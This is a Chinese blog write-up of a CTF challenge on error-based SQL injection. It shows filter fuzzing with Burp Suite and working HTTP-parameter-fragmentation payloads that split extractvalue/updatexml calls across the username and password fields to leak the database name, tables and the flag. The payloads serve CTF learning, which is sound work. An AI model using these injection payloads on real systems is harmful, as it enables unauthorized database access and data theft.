实验吧-加了料的报错注入 Writeup

原创

baynk 于 2019-07-31 16:44:59 发布 111 收藏 1


分类专栏： # 实验吧 Writeup 文章标签： CTF 实验吧


本文链接：https://blog.csdn.net/u014029795/article/details/97812257

这玩意弄了两天才搞完，昨天和朋友聊天聊到了12点。。1点多就困得不行了，没时间写，晚上利用自习时间先开个头，抢时间写完。。。


过程

- 进去后就有提示需要post用户名和密码，于是照着来了，没发现什么，于是审查一下源代码，发现有提示出连接数据库的语句。





- 手动试了下注入，发现过滤了注释和=号，也没什么有用的提示，所以就去用bp跑一下哪些字是被过滤的。



username=1' or '1&password=1' or'1

You are our member, welcome to enter

ector | Console | Debugger | Style Editor | Performance | Memory | Network

Search HTML

ad>

:/center>
="select * from users where username='$username' and password='$password'";-->

- 用户名那里过滤了不少东西，特别是括号"("，")"这就让函数没法使用了。。

Request	Payload	Status	Error	Timeout	Length	Comment
7	(	200			235	
8	)	200			235	
9	()	200			235	
22	,	200			235	
4	=	200			238	
13	substr	200			238	
14	mid	200			238	
15	left	200			238	
18	like	200			238	
21	union	200			238	
24	ascii	200			238	
34	--	200			238	
35	--	200			238	
36	#	200			238	
39	not	200			238	
41	order	200			238	
46	floor	200			238	
0		200			326	
1		200			326	

Request | Response


Raw | Headers | Hex

Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.38
Content-Length: 70


<h1>**Sql injection detected**</h1>

- 密码那里则过滤了函数，但是之前过滤的一些符号就没有过滤了，当然还是有很多部分是相同的过滤。


Request	Payload	Status	Error	Timeout	Length	Comment
47	geometrycollection	200			235	
48	polygon	200			235	
49	multipoint	200			235	
50	multilinestring	200			235	
51	linestring	200			235	
52	multipolygon	200			235	
53	updatexml	200			235	




- 这里想了很久，两边都不让用函数，但是都不完全过滤完全，一边留函数名，一边留符号。。于是想着怎么拼在一起去 `$sql="select * from users where username='$username' and password='$password'";` 然后试着试着就试到了/**/来过滤多余的部分让两部分合在一起就可以有完整的函数了。并且由于没有回显点，所以联合查询也用不了，这里只能构造报错了，而且正好username那里没有过滤报错函数。
  后来查Wirteup才知道这种方法叫做HPF，Http Parameter Fragment




- 看着有很多报错函数，一个一个试吧，最熟悉的floor不太适用这种情况，下一个用extractvalue。`username=1' and extractvalue/*&password=*/(1,concat(0x7e,(select database()),0x7e)) or'1` 报库名。






- 下一个函数updatexml，拿表名。`username=1' and updatexml/*&password=*/(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema regexp database()),0x7e),1) or'1`




XPATH syntax error: '~ffll44jj,users~'

- 其它的报错函数虽然没有有报错，但是这里都不能报出有效数据，而且这里拿字段，但是这里不管是哪个函数都没有办法成功，应该还是题目数据库的问题。
  `username=1' and updatexml/*&password=*/(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema regexp database() and !(table_name)<> 0x66666C6C34346A6A),0x7e),1) or'1`。
  这里用了两种方法来替代过滤的=号，一个是regexp，一个是用!和<>进行非非组合。



Got error 28 from storage engine

- 从其他的writeup中知道，这个字段是value，所以来爆字段。`username=1' and updatexml/*&password=*/(1,concat(0x7e,(select value from ffll44jj),0x7e),1) or'1`



XPATH syntax error: '~flag{err0r_b4sed_sqli_+_hpf}~'

总结

学会了个hpf专业名词，通过其他人的writeup了解到了=号的替代方法，还行吧，继续